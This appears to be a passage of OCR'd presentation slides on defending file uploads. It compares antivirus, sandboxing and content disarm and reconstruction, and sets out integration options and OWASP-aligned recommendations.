
Still Signature-Based

Remains vulnerable to zero-day and obfuscated attacks

Performance Cost

Significantly slower processing and higher resource usage

Even with multiple engines, sophisticated or zero-day threats often bypass detection.



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Sandboxing & Behavioral Analysis

Dynamic Analysis

Executes files in isolated environments to observe behavior. Catches some complex threats.

Time Intensive

Significantly delays file processing. Creates user experience issues in real-time systems.

Resource Heavy

Requires substantial computing power. Expensive to implement and maintain at scale.

Blind Spots

Misses certain corrupted files. Some malware detects sandboxes and remains dormant.

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Comparative Security Controls Summary

Control Method	Proactivity	Speed	Zero-day Prevention
Single AV	❌ Reactive	✅ Fast	❌ No
Multi-AV	❌ Reactive	⚠️ Medium	❌ No
Sandboxing	⚠️ Semi-Proactive	❌ Slow	✅ Good (but limited)
CDR	✅ Proactive	✅ Fast	✅ Excellent

Conclusion: CDR provides the most comprehensive protection while maintaining performance. It addresses gaps left by traditional approaches.

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CDR Pitfalls to Consider

File Fidelity Loss

Sanitized files may lose advanced features like macros, embedded scripts, or complex formatting.

User Acceptance

Users may resist sanitized files due to perceived data loss or usability issues.

Legitimate Rejections

Aggressive sanitization could block legitimate documents, impacting business workflows.

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
File Protection Integration Modes

High Level Design of Possible Modes of Integration to Secure File Uploads



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Points of Integration and Architecture Review

Gateway Integration

Deploys scanning at intermediary points between applications and external environments.

- Utilizes REST APIs or ICAP endpoints
- Protects multiple applications simultaneously
- Ideal for closed-source application protection

Application Integration

Embeds scanning directly within applications for real-time protection.

- Uses SDKs or REST APIs
- Provides granular workflow control
- Seamless integration with application logic

Storage Integration

Integrates scanning into data storage layer (S3, Azure Blob).

- Inspects files during upload/download
- Leverages storage integration APIs
- Ensures only sanitized files enter storage

Selecting the right integration approach depends on your architecture, security requirements, and performance needs.

Integration Methods Key takeaways

These integration methods offer varying levels of flexibility and control, depending on the specific requirements of the application or system.

- **Gateway-level** integration offers a scalable solution for protecting multiple applications.
- **Application-level** integration provides the most granular control.
- **Storage-level** integration is particularly useful for protecting data at rest.

OWASP-Aligned Recommendations

Immediate Actions and Next Steps

1 Perimeter & Network Controls

- Enforce WAF rules for uploads
- Inline malware scanning on ingress

2 App-Layer Validation & Sanitization

- Strict allow-lists (extensions, magic-bytes, size/schema)

3 Defense-in-Depth Processing

- Chain CDR + signature & behavioural malware scanners
- Store uploads off web-root.

4 Monitoring & Testing

- Integrate secure-coding standards (OWASP Top 10)
- SIEM-backed logging & alerts on anomalous uploads
- Quarterly/Semi-Annually red-team exercises

Key Takeaways

Real-Life Impact

Unrestricted file uploads enable code execution, denial-of-service, and sensitive data leakage risks.

CDR is Proactive


CDR neutralizes threats by rebuilding files to specification, complementing traditional security approaches.

Defense in Depth

Layer multiple security controls within an OWASP-compliant framework for comprehensive protection.

Integration Flexibility

Implement security controls at gateway, application, or storage levels based on your specific architecture.



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Resources

Resources for this presentation are available at: o

- OWASP Unrestricted File Upload.
- Gartner: Quick Answer: How to Protect Web Applications Against Malicious File Uploads .
- CWE-434: Unrestricted Upload of File with Dangerous Type.
- GlassWall Secure File Uploads Report.
- Exploitation of Accellion File Transfer Appliance.
- 30,000 WordPress Sites Exposed to Exploitation via File Upload Vulnerability.

Thank You & Q&A

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Medium Blog:

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